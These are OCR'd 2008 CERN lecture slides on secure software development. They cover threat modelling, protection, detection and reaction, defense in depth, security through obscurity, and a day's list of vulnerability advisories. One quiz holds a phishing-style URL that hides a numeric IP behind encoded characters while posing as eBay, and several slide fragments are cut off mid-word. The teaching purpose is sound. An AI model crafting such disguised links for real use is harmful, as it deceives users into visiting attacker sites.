# Creating Secure Software

Sebastian Lopienski
CERN, IT Department

openlab/summer student lectures, CERN, July 2008

# Agenda

- Introduction to information and computer security

- Security in different phases of software development

# We are living in dangerous times


- Stand-alone
- Growing nu
  numbers do
- Bugs, flaws,
- Break-ins, (D
  Trojan horse
- Social engin
  phony sites,
- Cyber-crime
  like in real lif
- Who? from s
  organized cy

## Advisories and vulnerabilities from 13 May 2008

**13 May, 2008**

- Gentoo update for aterm, eterm, rxvt, mrxvt, multi-aterm, wterm, and rxvt-unicode
- mrxvt X11 Display Security Issue
- wterm X11 Display Security Issue
- aterm X11 Display Security Issue
- rxvt-unicode X11 Display Security Issue
- Ubuntu update for openssl
- Debian OpenSSL Predictable Random Number Generator and Update
- TYPO3 rlmp_eventdb Extension Cross-Site Scripting Vulnerability
- TYPO3 wt_gallery Extension Multiple Vulnerabilities
- XEmacs "fast-lock-mode" File Processing Vulnerability
- Battle.net Clan Script "showmember" SQL Injection Vulnerability
- YABSoft Mega File Hosting Script "fid" SQL Injection Vulnerability
- ActualAnalyzer "language" Cross-Site Scripting Vulnerability
- IBM Lotus Quickr WYSIWYG Editors Unspecified Cross-Site Scripting
- Microsoft Windows XP I2O Utility Filter Driver Privilege Escalation
- RakNet Autopatcher Server Unspecified SQL Injection Vulnerabilities
- GNU Emacs "fast-lock-mode" File Processing Vulnerability
- HP-UX ftp Server Unspecified Denial of Service
- BIGACE Web CMS Multiple File Inclusion Vulnerabilities
- Citrix Access Gateway Unspecified Authentication Bypass
- Microsoft Malware Protection Engine File Parsing Denial of Service
- Gentoo update for ptex
- cPanel Cross-Site Scripting and Request Forgery Vulnerabilities
- BlogPHP Script Insertion and Cross-Site Scripting
- Debian update for kernel
- Build A Niche Store "q" Cross-Site Scripting
- Gentoo update for blender
- Microsoft Publisher Object Handler Validation Vulnerability
- Microsoft Word Two Code Execution Vulnerabilities
- ZyXEL ZyWALL 100 "Referer" Cross-Site Scripting Vulnerability
- Novell Client Login Long Username/Context Buffer Overflow
- Kmita Mail "file" File Inclusion Vulnerability
- Debian update for icedove

# Everything can get hacked



# Quiz

Which links point to eBay?

- secure-ebay.com
- www.ebay.com\cgi-bin\login?ds=1%204324@%31%32%34.%31%33%36%2e%31%30%2e%32%30%33/p?uh3f223d
- www.ebay.com/ws/eBayISAPI.dll?SignIn
- scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&usage=0&ru=http%3A%2F%2Fwww.ebay.com&rafId=0&encRafId=default

…

# What is (computer) security?

- *Security is enforcing a policy that describes rules for accessing resources**
  - resource is data, devices, the system itself (i.e. its availability)
- Security is a system property, not a feature
- Security is part of reliability

* *Building Secure Software* J. Viega, G. McGraw

# Security needs / objectives

Elements of common understanding of security:

- confidentiality (risk of disclosure)
- integrity (data altered → data worthless)
- authentication (who is the person, server, software etc.)

Also:

- authorization (what is that person allowed to do)
- privacy (controlling one's personal information)
- anonymity (remaining unidentified to others)
- non-repudiation (user can't deny having taken an action)
- availability (service is available as desired and designed)
- audit (having traces of actions in separate systems/places)

# Safety vs. security

- Safety is about protecting from accidental risks
  - road safety
  - air travel safety
- Security is about mitigating risks of dangers caused by intentional, malicious actions
  - homeland security
  - airport and aircraft security
  - information and computer security

# Why security is difficult to achieve?

- A system is as secure as its weakest element
  - like in a chain

- Defender needs to protect against all possible attacks (currently known, and those yet to be discovered)

- Attacker chooses the time, place, method

# Why security is difficult to achieve?


- Security in computer systems – even harder:
  - great complexity
  - dependency on the Operating System, File System, network, physical access etc.
- Software/system security is difficult to measure
  - *function a() is 30% more secure than function b() ?*
  - there are no security metrics
- How to test security?
- Deadline pressure
- Clients don't demand security
- … and can't sue a vendor

# Software – like cars in 1930

"Ferrari, Enzo." Online Photograph. Encyclopaedia Britannica Online <http://www.britannica.com/eb/art-58981>.

# Is security an issue for you?

- A software engineer? System administrator? User?
- HEP laboratories are (more) at danger:
  - known organizations = a tempting target for attackers, vandals etc.
  - large clusters with high bandwidth – a good place to launch further attacks
  - risks are big and serious: we control accelerators with software; collect, filter and analyze experimental data etc.
  - the potential damage could cost *a lot*
- The answer is: YES
- so, where to start?



# Threat Modeling and Risk Assessment

- *Secure against what and from whom?*
  - who will be using the application?
  - what does the user (and the admin) care about?
  - where will the application run?
    (on a local system as Administrator/root? An intranet application? As a web service available to the public? On a mobile phone?)
  - what are you trying to protect and against whom?
- Steps to take
  - Evaluate threats, risks and consequences
  - Address the threats and mitigate the risks

# How much security?

- Total security is unachievable
- A trade-off: more s
  - higher cost
  - less convenience
- Security measures
  - cannot irritate use
  - example: forcing a
  - users will find a w
- Choose security le

A protection for sandals
left at a mosque entrance

# How to get secure?

- Protection, detection, reaction
- Know your enemy: types of attacks, typical tricks, commonly exploited vulnerabilities
- Attackers don't create security holes and vulnerabilities
  - they exploit existing ones

- Software security:
  - Two main sources of software security holes: architectural flaws and implementation bugs
  - Think about security in all phases of software development
  - Follow software development guidelines for your language

# Protection, detection, reaction

*An ounce of prevention is worth a pound of cure*

- better to protect that to recover

Detection is necessary because total prevention is impossible to achieve

Without some kind of reaction, detection is useless

- like a burglar alarm that no-one listens and responds to

# Protection, detection, reaction

- Each and every of the three elements is very important
- Security solutions focus too often on prevention only
- (Network/Host) Intrusion Detection Systems – tools for detecting network and system level attacks
- For some threats, detection (and therefore reaction) is not possible, so strong protection is crucial
  - example: eavesdropping on Internet transmission

# Security through obscurity … ?

- *Security through obscurity* – hiding design or implementation details to gain security:
  - keeping secret not the key, but the encryption algorithm,
  - hiding a DB server under a name different from “db”, etc.

- The idea doesn’t work
  - it’s difficult to keep secrets (e.g. source code gets stolen)
  - if security of a system depends on one secret, then, once it’s no longer a secret, the whole system is compromised
  - secret algorithms, protocols etc. will not get reviewed → flaws won’t be spotted and fixed → less security
- Systems should be secure by design, not by obfuscation
- Security AND obscurity – OK

# Cryptography is not a magic cure

- Many security problems cannot be solved with cryptography
  - e.g. buffer overflows bugs, users choosing bad passwords, DoS attacks

- E-signature – how do you know what you *really* sign?
- Private key – will you know when it gets compromised?

- *85% of CERT security advisories could not have been prevented with cryptography.**
- Cryptography can help, but is neither magic, nor trivial

* B. Schneier, 1998

# Further reading


Bruce Schneier

*Secrets and Lies:*
*Digital Security*
*in a Networked World*

# Further reading

Kevin D. Mitnick

*The Art of Deception: Controlling the Human Element of Security*



# Being paranoid

- It is not that bad to be paranoid (sometimes)

From leifpeng.com

- example: the idea of SETI virus (*"Alien radio signals could pose a security risk, and should be 'decontaminated' before being analyzed"*)
  http://home.fnal.gov/~carrigan/SETI/SETI_Hacker.htm

OK, maybe this is too paranoid…

# Messages

- Security is a process, not a product *
  - threat modeling, risk assessment, security policies, security measures etc.
- Protection, detection, reaction
- Security thru obscurity will *not* work
- Threats (and solutions) are not only technical
  - social engineering

* B. Schneier


# Agenda

- Introduction to information and computer security
- Security in different phases of software development

# When to start?

- Security should be foreseen as part of the system from the very beginning, not added as a layer at the end
  - the latter solution produces insecure code (tricky patches instead of neat solutions)
  - it may limit functionality
  - and will cost much more
- You can't add security in version 2.0

# Software development life-cycle



# Requirements


Results of threat modeling and risk assessment:

- *what data and what resources should be protected*
- *against what*
- *and from whom*

should appear in system requirements.


# Architecture

- Modularity: divide program into semi-independent parts
  - small, well-defined interfaces to each module/function
- Isolation: each part should work correctly even if others fail (return wrong results, send requests with invalid arguments)
- Defense in depth: build multiple layers of defense
- Simplicity (complex => insecure)
- Define and respect chain of trust
- Think globally about the whole system




# Multiple layers of defense

XIII century





XX century




ISA Server 2004 Firewall Provides First Line of Defense Against Spam and mail-borne Viruses and Worms


XXI century

# Complexity



System calls in Apache

# Complexity



System calls in IIS

